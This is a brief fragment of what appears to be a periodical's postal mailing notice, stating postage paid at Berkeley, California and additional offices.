PAID
AT BERKELEY, CALIFORNIA
AND ADDITIONAL OFFICES